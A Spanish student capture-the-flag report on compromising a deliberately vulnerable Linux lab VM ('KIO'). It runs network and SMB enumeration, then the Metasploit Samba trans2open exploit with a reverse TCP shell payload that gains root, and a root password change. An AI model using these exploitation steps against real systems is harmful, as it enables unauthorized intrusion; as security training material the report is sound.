

# KIO

## TAREA SEMANA 2

### Resolver el Reto KIO.

Para resolver este reto te puedes apoyar de las grabaciones de la clase, las cuales se encuentran en la plataforma y también del grupo de estudio de Facebook para que entre todos haya un apoyo.

Bandera 1. 10 Puntos

Bandera 2. 10 Puntos


Bandera 3. 10 Puntos



<b>O.S.:</b>	Linux
<b>Dificultad:</b>	Fácil
<b>Puntos:</b>	30
<b>Fases:</b>	Enumeración - Escaneo
<b>Otras Fases:</b>	Reconocimiento - Explotación

### Como entregables de este reto debes entregar.

- Un reporte con capturas de todo el proceso de resolución
- El contenido de las 3 banderas

	Informe de análisis de vulnerabilidades, explotación y resultados del reto KIO.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	03/09/2023	06/09/2023	1.0	MQ-HM-KIO	RESTRINGIDO



Informe de análisis de vulnerabilidades,  
explotación y resultados del reto KIO.

N.- MQ-HM-KIO

Generado por:

**Sebastian Barreto, ing.**

Especialista de Ciberseguridad,  
seguridad de la Información

**Fecha de creación:**

**06.09.2023**

## Índice

1.	Reconocimiento	4
2.	Análisis de vulnerabilidades/debilidades	6
3.	Explotación	9
	Automatizado	9
4.	Escalación de privilegios / SI	
5.	Banderas	13
6.	Herramientas usadas	14
7.	EXTRA Opcional	15
8.	Conclusiones y Recomendaciones	17

## 1. Reconocimiento

Dispositivos en red


```
kali@kali: ~
(kali@kali)-[~]
$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:c2:09:c9, IPv4: 192.168.189.128
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.189.1 00:50:56:c0:00:08 (Unknown)
192.168.189.2 00:50:56:fc:91:7c (Unknown)
192.168.189.131 00:0c:29:9b:0c:22 (Unknown)
192.168.189.254 00:50:56:fb:87:79 (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.084 seconds (122.84 hosts/sec). 4
responded

(kali@kali)-[~]
$

(kali@kali)-[~]
$
```

Dirección MAC-Kio



Identificación IP y  
MAC / Kio

```
Open - KIO 192.168.189...
Herramientas Kali ifconfig
KIO
1) 192.168.189.128 Main
2) $ sudo arp-scan -l
   192.168.189.1 00:50:56:c0:00:08 (Unknown)
   192.168.189.2 00:50:56:fc:91:7c (Unknown)
   192.168.189.131 00:0c:29:9b:0c:22 (Kio)
   192.168.189.254 00:50:56:fb:87:79 (Unknown)
3) $ sudo nmap -sS -p 1-65535 192.168.189.131 -oA allports
   PORT      STATE SERVICE
   22/tcp    open  ssh
   80/tcp    open  http
   111/tcp   open  rpcbind
   139/tcp   open  netbios-ssn
   443/tcp   open  https
   1024/tcp  open  kdm
   MAC Address: 00:0C:29:9B:0C:22 (VMware)
   Nmap done: 1 IP address (1 host up) scanned in 5.48 seconds

(kali@kali)-[~/Documents/KIO]
$ sudo nmap -sS -p 1-65535 192.168.189.131 -oA allports
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-06 13:47 EDT
Nmap scan report for 192.168.189.131
Host is up (0.0027s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
1024/tcp  open  kdm
MAC Address: 00:0C:29:9B:0C:22 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 5.48 seconds

(kali@kali)-[~/Documents/KIO]
```

## Escaneo Puertos

The screenshot shows a Kali Linux terminal window on the right and a web browser window on the left. The terminal displays the command `sudo nmap -O 192.168.189.131` and its output, which includes the IP address, MAC address, and a list of open ports and services. The web browser shows the Nmap scan results for 192.168.189.131, including a table of open ports and services.

Port	State	Service	Reason	Product	Version	Extra info
22	tcp open	ssh	syn-ack			
80	tcp open	http	syn-ack			
111	tcp open	rpcbind	syn-ack			
139	tcp open	netbios-ssn	syn-ack			
443	tcp open	https	syn-ack			
1024	tcp open	kdm	syn-ack			


Ejecutamos un ifconfig, para ver cual es la ip de mi maquina (Kali), posterior ejecutamos un arp-scan -I y vemos los dispositivos conectados a la red via ethernet, Dando como resultado 4 dispositivos, vamos a Vmware oprimiendo F9 sale la opción de librería y vemos en la maquina KIO las opciones de red avanzado, para poder identificar la MAC y posteriormente identificar cual es la dirección ip con los resultados del comando arp-scan. Ejecutamos un ping para determinar el sistema operativo por medio del ttl. Vemos que tenemos la dirección IP y la MAC de la maquina KIO, luego procedemos a hacer un análisis con la dirección ip y el comando nmap -sS -p 1-65535 para escanear los puertos del mismo!

Informacion MAQ  
Kio


Dirección IP KIO	192.168.198.131
Sistema operativo	Linux 2.4.x
Puertos abiertos	22/tcp ssh 80/tcp http 111/tcp rpcbind 139/tcp netbios-ssn 443/tcp https 1024/tcp kdm
MAC Address	00:0C:29:9B:0C:22

## 2. Análisis de vulnerabilidades

Explorar archivos  
de pagina web



Archivos en  
formato arbol



Archivos  
compartidos

```
(kali@kali)~[~/Documents/KIO]
$ smbclient -L 192.168.189.131 -N
Server does not support EXTENDED_SECURITY but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful

Sharename      Type      Comment
-----
IPC$           IPC       IPC Service (Samba Server)
ADMIN$         IPC       IPC Service (Samba Server)

Reconnecting with SMB1 for name resolution.
Server does not support EXTENDED_SECURITY but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful
```

Enumeración

```
kali@kali: ~/Documents/KIO
$ enum4linux 192.168.189.131
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Sep  6 15:18:39 2023

===== ( Target Information ) =====

Target ..... 192.168.189.131
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

Sebastian Barreto telloz (shebasbt@hc)

METASPLOIT

```
Metasploit

=[ metasploit v6.3.27-dev ]
+ -- --=[ 2335 exploits - 1220 auxiliary - 413 post ]
+ -- --=[ 1382 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: You can use help to view all available commands
Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

Exploit smb

```
msf6 > use 9
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):
```

Opciones de exploit

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
THREADS	1	yes	The number of concurrent threads (max one per host)

RHOSTS IP Kio

View the full module info with the info, or info -d command.

```
msf6 auxiliary(scanner/smb/smb_version) > set RHOST 192.168.189.131
RHOST => 192.168.189.131
```

```
msf6 auxiliary(scanner/smb/smb_version) > show options
```

Module options (auxiliary/scanner/smb/smb\_version):

Name	Current Setting	Required	Description
RHOSTS	192.168.189.131	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
THREADS	1	yes	The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

```
msf6 auxiliary(scanner/smb/smb_version) > exploit
```

```
[*] 192.168.189.131:139 - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
```

```
[*] 192.168.189.131:139 - Host could not be identified: Unix (Samba 2.2.1a)
```

```
[*] 192.168.189.131: - Scanned 1 of 1 hosts (100% complete)
```

```
[*] Auxiliary module execution completed
```

```
msf6 auxiliary(scanner/smb/smb_version) >
```

```
192.168.189.131/mgmt/
```

Versión Samba

Super esencial

Empezamos con una enumeración con la App Dirbuster para ver los resultados de documentos en la pagina web, en este caso la ip de la maquina KIO.

Mientras tanto probamos nikto para ver la versión de Apache y la versión en OpenSSL, samba que enlista archivos posiblemente compartidos, enum4linux el cual nos da posibles usuarios, grupos, archivos compartidos y mucha mas info, posterior vamos a ver la versión de samba con metasploit, con el comando set RHOST IP, una vez conectados vamos hacer un exploit y asi damos con la versión de samba.

NOTA: (Importante utilizar auxiliares en metasploit) para probar una parte y no en su totalidad y esto evita que no se desconecte del servicio y no hacer un exploit en su totalidad.

*Información  
relevante hasta el  
momento*

```
Kali
1) 192.168.189.128 Main
2) sudo arp-scan -l
   192.168.189.1 00:50:56:c0:00:08 (Unknown)
   192.168.189.2 00:50:56:fc:91:7c (Unknown)
   192.168.189.131 00:0c:29:9b:0c:22 (Kio)
   192.168.189.254 00:50:56:fb:87:79 (Unknown)
3) ping 192.168.189.131
   PING 192.168.189.131 (192.168.189.131) 56(84) bytes of data:
   64 bytes from 192.168.189.131: icmp_seq=1 ttl=255 time=0.565 ms
4) sudo nmap -ss -p 1-65535 192.168.189.131 -oA allports
   PORT      STATE SERVICE
   22/tcp    open  ssh
   80/tcp    open  http
   111/tcp   open  rpcbind
   139/tcp   open  netbios-ssn
   443/tcp   open  https
   1024/tcp  open  kdm
   MAC Address: 00:0C:29:9B:0C:22 (VMware)
   Running: Linux 2.4.X
5) nikto -h http://192.168.189.131/mrgt/
   Apache/1.3.20 (Unix)
   OpenSSL/0.9.6b
   OpenSSH
6) smbclient -L 192.168.189.131 -N
   Sharename      Type      Comment
   -----
   IPC$           IPC       IPC Service (Samba Server)
   ADMIN$         IPC       IPC Service (Samba Server)
7) 9 auxiliary/scanner/smb/smb_version
8) msf6 auxiliary(scanner/smb/smb_version) > set RHOST 192.168.189.131
   RHOST => 192.168.189.131
   msf6 auxiliary(scanner/smb/smb_version) > exploit
   [*] 192.168.189.131:139 - Host could not be identified: Unix (Samba 2.2.1a)
```



### 3. Explotación

Explotación

puerto 22 OpenSSH

```
(kali@kali)-[~/Documents/KIO]
$ searchsploit openssh

-----
Exploit Title | Path
-----
Debian OpenSSH - (Authenticated) Remote SELinux Privilege Escalation | linux/remote/6094.txt
Dropbear / OpenSSH Server - 'MAX_UNAUTH_CLIENTS' Denial of Service | multiple/dos/1572.pl
FreeBSD OpenSSH 3.5p1 - Remote Command Execution | freebsd/remote/17462.txt
glibc-2.2 / openssh-2.3.0p1 / glibc 2.1.9x - File Read | linux/local/258.sh
Novell Netware 6.5 - OpenSSH Remote Stack Overflow | novell/dos/14866.txt
OpenSSH 1.2 - '.scp' File Create/Overwrite | linux/remote/20253.sh
OpenSSH 2.3 < 7.7 - Username Enumeration | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC) | linux/remote/45210.py
OpenSSH 2.x/3.0.1/3.0.2 - Channel Code Off-by-One | unix/remote/21314.txt
```

Posibles  
explotaciones por  
samba 2.2

```
kali@kali: ~/Documents/KIO
(kali@kali)-[~/Documents/KIO]
$ searchsploit samba 2.2

-----
Exploit Title | Path
-----
Samba 2.0.x/2.2 - Arbitrary File Creation | unix/remote/20968.txt
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit) | osx/remote/9924.rb
Samba 2.2.2 < 2.2.6 - 'nttrans' Remote Buffer Overflow (Metasploit) (1) | linux/remote/16321.rb
Samba 2.2.8 (BSD x86) - 'trans2open' Remote Overflow (Metasploit) | bsd_x86/remote/16880.rb
Samba 2.2.8 (Linux Kernel 2.6 / Debian / Mandrake) - Share Privilege Escalati | linux/local/23674.txt
Samba 2.2.8 (Linux x86) - 'trans2open' Remote Overflow (Metasploit) | linux_x86/remote/16861.rb
Samba 2.2.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit) | osx_ppc/remote/16876.rb
Samba 2.2.8 (Solaris SPARC) - 'trans2open' Remote Overflow (Metasploit) | solaris_sparc/remote/16330.rb
Samba 2.2.8 - Brute Force Method Remote Command Execution | linux/remote/55.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (1) | unix/remote/22468.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (2) | unix/remote/22469.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (3) | unix/remote/22470.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (4) | unix/remote/22471.txt
Samba 2.2.x - 'nttrans' Remote Overflow (Metasploit) | linux/remote/9936.rb
Samba 2.2.x - CIFS/9000 Server A.01.x Packet Assembling Buffer Overflow | unix/remote/22356.c
Samba 2.2.x - Remote Buffer Overflow | linux/remote/7.pl
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution | multiple/remote/10.c
Samba < 3.0.20 - Remote Heap Overflow | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC) | linux_x86/dos/36741.py

Shellcodes: No Results

(kali@kali)-[~/Documents/KIO]
$
```

Explotaciones por  
sistema operativo  
SMB / linux

```
msf6 > search trans2open

Matching Modules
=====
# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/freebsd/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (*BSD x86)
1 exploit/linux/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Linux x86)
2 exploit/osx/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Mac OS X PPC)
3 exploit/solaris/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Solaris SPARC)

Interact with a module by name or index. For example info 3, use 3 or use exploit/solaris/samba/trans2open
msf6 >
```

Opciones de explotación

```
msf6 exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.189.131  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     139              yes       The target port (TCP)

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.189.128  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port
```

Ejecucion "run"  
exploit samba

Sin exito

```
msf6 exploit(linux/samba/trans2open) > set RHOSTS 192.168.189.131
RHOSTS => 192.168.189.131
msf6 exploit(linux/samba/trans2open) > run

[*] Started reverse TCP handler on 192.168.189.128:4444
[*] 192.168.189.131:139 - Trying return address 0xbffffdc...
[*] 192.168.189.131:139 - Trying return address 0xbffffcfc...
[*] 192.168.189.131:139 - Trying return address 0xbffffbfc...
[*] 192.168.189.131:139 - Trying return address 0xbffffafc...
[*] Sending stage (1017704 bytes) to 192.168.189.131
[*] 192.168.189.131 - Meterpreter session 1 closed. Reason: Died
[-] Meterpreter session 1 is not valid and will be closed
[*] 192.168.189.131:139 - Trying return address 0xbffff9fc...
[*] Sending stage (1017704 bytes) to 192.168.189.131
[*] 192.168.189.131 - Meterpreter session 2 closed. Reason: Died
[*] 192.168.189.131:139 - Trying return address 0xbffff8fc...
[*] Sending stage (1017704 bytes) to 192.168.189.131
[*] 192.168.189.131 - Meterpreter session 3 closed. Reason: Died
[*] 192.168.189.131:139 - Trying return address 0xbffff7fc...
[*] Sending stage (1017704 bytes) to 192.168.189.131
[*] 192.168.189.131 - Meterpreter session 4 closed. Reason: Died
[-] Meterpreter session 4 is not valid and will be closed
```

Opciones  
payloads para la explotación

Set payload  
Linux/  
x86/Shell\_reverse\_tcp

```
msf6 exploit(linux/samba/trans2open) > show payloads

Compatible Payloads
=====

  #   Name                                     Disclosure Date  Rank   Check  Description
  -   -
  0   payload/generic/custom                    normal         No     Custom Payload
  1   payload/generic/debug_trap                normal         No     Generic x86 Debug Trap
  2   payload/generic/shell_bind_aws_ssm        normal         No     Command Shell, Bind SSM
      (via AWS API)
  3   payload/generic/shell_bind_tcp            normal         No     Generic Command Shell,
      Bind TCP Inline
  4   payload/generic/shell_reverse_tcp         normal         No     Generic Command Shell,
      Reverse TCP Inline
  5   payload/generic/ssh/interact              normal         No     Interact with Establish
      ed SSH Connection
  6   payload/generic/tight_loop                normal         No     Generic x86 Tight Loop
  7   payload/linux/x86/adduser                 normal         No     Linux Add User
  8   payload/linux/x86/chmod                   normal         No     Linux Chmod
  9   payload/linux/x86/exec                     normal         No     Linux Execute Command
  10  payload/linux/x86/meterpreter/bind_ipv6_tcp normal         No     Linux Mettle x86, Bind
```

```
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > show options
```

*Explotación exitosa*

```

msf6 exploit(linux/samba/trans2open) > run

[*] Started reverse TCP handler on 192.168.189.128:4444
[*] 192.168.189.131:139 - Trying return address 0xbffffdfc...
[*] 192.168.189.131:139 - Trying return address 0xbffffcfc...
[*] 192.168.189.131:139 - Trying return address 0xbffffbfc...
[*] 192.168.189.131:139 - Trying return address 0xbffffafc...
[*] 192.168.189.131:139 - Trying return address 0xbffff9fc...
[*] 192.168.189.131:139 - Trying return address 0xbffff8fc...
[*] 192.168.189.131:139 - Trying return address 0xbffff7fc...
[*] 192.168.189.131:139 - Trying return address 0xbffff6fc...
[*] Command shell session 5 opened (192.168.189.128:4444 -> 192.168.189.131:1029) at 2023-09-06 17:43:07 -0400

[*] Command shell session 6 opened (192.168.189.128:4444 -> 192.168.189.131:1030) at 2023-09-06 17:43:08 -0400
[*] Command shell session 7 opened (192.168.189.128:4444 -> 192.168.189.131:1031) at 2023-09-06 17:43:09 -0400
[*] Command shell session 8 opened (192.168.189.128:4444 -> 192.168.189.131:1032) at 2023-09-06 17:43:11 -0400
bash -i
bash: no job control in this shell
[root@kio-kid tmp]#

```

Empezamos haciendo una exploit en el puerto 22 que corresponde al de OpenSSH, para buscar que tenga un RCE un remote control execution, una vez ejecutado el exploit vemos que no tenemos ningún RCE, seguimos buscando con Searchsploit a ver las vulnerabilidades de samba ya que tenemos la versión, al ejecutar el comando vemos los exploit para diferentes sistemas operativos, en este caso seleccionamos el de Linux ya que la máquina KIO según nmap -O nos dio la información que es un Linux, una vez ejecutado ese comando vemos las opciones dentro de él con show options y sabremos porque parte poder atacar, en este caso no nos funciona, así que vamos a utilizar en metasploit el comando show payloads y vamos a ver todos los payloads a utilizar depende el sistema operativo, en este caso utilizamos el número 34 / set set payload linux/x86/shell\_reverse\_tcp, vemos los parámetros con show options y tenemos el Shell de Linux dando run para ejecutar, vemos que al usar el comando bash -i, nos dice que somos root de la máquina KIO!

#### 4. Escalación de privilegios

Privilegios ROOT

```
msf6 exploit(linux/samba/trans2open) > run

[*] Started reverse TCP handler on 192.168.189.128:4444
[*] 192.168.189.131:139 - Trying return address 0xbffffdfc...
[*] 192.168.189.131:139 - Trying return address 0xbffffcfc...
[*] 192.168.189.131:139 - Trying return address 0xbffffbfc...
[*] 192.168.189.131:139 - Trying return address 0xbffffafc...
[*] 192.168.189.131:139 - Trying return address 0xbffff9fc...
[*] 192.168.189.131:139 - Trying return address 0xbffff8fc...
[*] 192.168.189.131:139 - Trying return address 0xbffff7fc...
[*] 192.168.189.131:139 - Trying return address 0xbffff6fc...
[*] Command shell session 5 opened (192.168.189.128:4444 -> 192.168.189.131:1029) at 2023-09-06 17:43:07 -0400

[*] Command shell session 6 opened (192.168.189.128:4444 -> 192.168.189.131:1030) at 2023-09-06 17:43:08 -0400
[*] Command shell session 7 opened (192.168.189.128:4444 -> 192.168.189.131:1031) at 2023-09-06 17:43:09 -0400
[*] Command shell session 8 opened (192.168.189.128:4444 -> 192.168.189.131:1032) at 2023-09-06 17:43:11 -0400
bash -i
bash: no job control in this shell
[root@kie-kid tmp]#
```

Emos logrado conseguir la escalación de privilegios como usuario ROOT! Por medio de metasploit – payloads 34 / set set payload linux/x86/shell\_reverse\_tcp. Con este exploit accedimos a la maquina KIO con altos privilegios!

## 5. Banderas

Bandera 1 = [root@kio-kid tmp]# cat /home/john/bandera1.txt	684d0624c19cac22a44a8413795368b9
Bandera 2 = [root@kio-kid tmp]# cat /home/harold/bandera3.txt	9699a2a93f0d7eeb172dca2de51d3db2
Bandera 3 = cat /root/bandera2.txt	c9b2db2dbe3d8e65485c6c348785a760

Banderas  
encontradas

```
[root@kio-kid tmp]# find / -name bandera*.txt 2>/dev/null
find / -name bandera*.txt 2>/dev/null
/home/john/bandera1.txt
/home/harold/bandera3.txt
/root/bandera2.txt
[root@kio-kid tmp]#
```

Éxito

```
cat /home/john/bandera1.txt
684d0624c19cac22a44a8413795368b9
[root@kio-kid tmp]# cat /home/harold/bandera3.txt
cat /home/harold/bandera3.txt
9699a2a93f0d7eeb172dca2de51d3db2
[root@kio-kid tmp]# cat /root/bandera2.txt
cat /root/bandera2.txt
c9b2db2dbe3d8e65485c6c348785a760
[root@kio-kid tmp]#
```

Una vez dentro de la maquina KIO como Root para navegar vamos con [ find / home /] y nos aparecerán miles de archivos donde buscar, para buscar algo específico y que aparezca lo que buscamos sin mas informacion vamos a utilizar el comando [ find /name bandera\*.txt 2>/dev/null ] una vez con el resultado de las 3 banderas, procedemos a ver su contenido con el comando cat /Direccion/del/archivo.extension y este nos dará los resultados de las banderas

## 6. Herramientas utilizadas

*Lista de  
Herramientas  
utilizadas durante  
el reto KIO*



1.ifconfig	#-- direccion ip de mi maquina (Kali)
2.arp-scan -l	#-- dispositivos conectados a la red via Ethernet
3.ping	#-- ver ttl para obtener posible sis. operativo
4.nmap -sS -p 1-65535	#-- escaneo de puertos
5.nmap -sS -p 1-65535 ip -oA allports	#-- ver puertos abiertos de una ip
6.nmap -sV --script vuln -p-oA service	#-- ver vulnerabilidades puertos
7.xsltproc -o	#-- convertir un archivo a
8.dirbuster	#-- ver archivos en paginas web
9.nikto -h	#-- podemos ver el Apache
10.smbclient -L	#-- enlista archivos compartidos
11.enum4linux	#-- posibles usuarios/grupo/
12.msfrconsole	#-- encuentra/explota y protege contra vulnerabilidades
13.searchsploit	#-- buscador de vulnerabilidades
14.run exploit	#-- dentro de metasploit es ejecutar el exploit

## 7. Extra opcional

Cambio pass Root

```
[root@kio-kid tmp]# passwd
New password: qwersdfmnb
Retype new password: qwersdfmnb
passwd: all authentication tokens updated successfully
[root@kio-kid tmp]#
```

Dentro de la maquina KIO

```
KIO - VMware Workstation
File Edit View VM Tabs Help
Home X kali-linux-2023.2-vmware-am... X KIO X

El objetivo de este reto es:
Adquirir acceso root a esta maquina.

Existen varias maneras de lograr este objetivo, intentalo y encuentra
mas de una forma de resolver este ejercicio.

ADVERTENCIA: Este es un sistema vulnerable, NO uses este SO en un ambiente
de produccion.

Mucha suerte y diviértete!

root@kio-kid:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/usr/sbin/nologin
daemon:x:2:2:daemon:/usr/sbin:/usr/sbin/nologin
...

login: root
Password:
Last login: Tue Jul 25 18:45:48 on tty1
You have new mail.
[root@kio-kid root]# ls
anaconda-ks.cfg bandera2.txt
[root@kio-kid root]#

To direct input to this VM, click inside or press Ctrl+G.
```

Datos importantes durante el reto

```
Open Herramientas Kali KIO Draft
KIO
1) 192.168.189.128 Main
2) sudo arp-scan -l
   192.168.189.1 00:50:56:c0:00:08 (Unknown)
   192.168.189.2 00:50:56:fc:91:7c (Unknown)
   192.168.189.131 00:0c:29:9b:0c:22 (Kio)
   192.168.189.254 00:50:56:fb:87:79 (Unknown)
3) ping 192.168.189.131
   PING 192.168.189.131 (192.168.189.131) 56(84) bytes of data:
   64 bytes from 192.168.189.131: icmp_seq=1 ttl=255 time=0.565 ms
4) sudo nmap -sS -p 1-65535 192.168.189.131 -oA allports
   PORT      STATE SERVICE
   22/tcp    open  ssh
   80/tcp    open  http
   111/tcp   open  rpcbind
   139/tcp   open  netbios-ssn
   443/tcp   open  https
   1024/tcp  open  kdm
   MAC Address: 00:0C:29:9B:0C:22 (VMware)
   Running: Linux 2.4.X
5) nikto -h http://192.168.189.131/mrgt/
   Apache/1.3.20 (Unix)
   OpenSSL/0.9.6b
   OpenSSH
6) smbclient -L 192.168.189.131 -N
   Sharename      Type      Comment
   ----
   IPC$           IPC       IPC Service (Samba Server)
   ADMIN$         IPC       IPC Service (Samba Server)
7) 9 auxiliary/scanner/smb/smb_version
8) msf6 auxiliary(scanner/smb/smb_version) > set RHOST 192.168.189.131
   RHOST => 192.168.189.131
   msf6 auxiliary(scanner/smb/smb_version) > exploit
   [*] 192.168.189.131:139 - Host could not be identified: Unix (Samba 2.2.1a)
```

Como extra opcional le cambie la contraseña al root, ya que aunque no se debe hacer en un caso real! Me parecio algo que debia hacer para ingresar!! Adjunto todos los datos copilados durante el reto anteriormente están todas las capturas paso a paso lo mas detallado posible, todos los comandos utilizados hasta los mas básicos como el de convertir un archivo con otro tipo de extensión que en el caso fue a un html, después de explotar dos técnicas la ultimanos funciona para darnos acceso como root en la maquina que encenitabamos, explicación a detalle como navegar dentro de una maquina al tomar control sobre ella!



## 8. Conclusiones y Recomendaciones

### Conclusiones:

- ✓ Hemos tenido éxito en la explotación de la máquina objetivo, logrando acceso como usuario root a través de una vulnerabilidad específica en el servicio Samba.
- ✓ La identificación de la vulnerabilidad se basó en el conocimiento de la versión de Samba y la determinación de la vía de explotación más efectiva.
- ✓ La herramienta Metasploit fue esencial para facilitar el proceso de explotación, proporcionando módulos específicos que se configuraron adecuadamente para la tarea.

### Recomendaciones:

- Recomendamos llevar a cabo una notificación responsable de la vulnerabilidad al propietario del sistema, a fin que puedan tomar medidas inmediatas para remediarla.
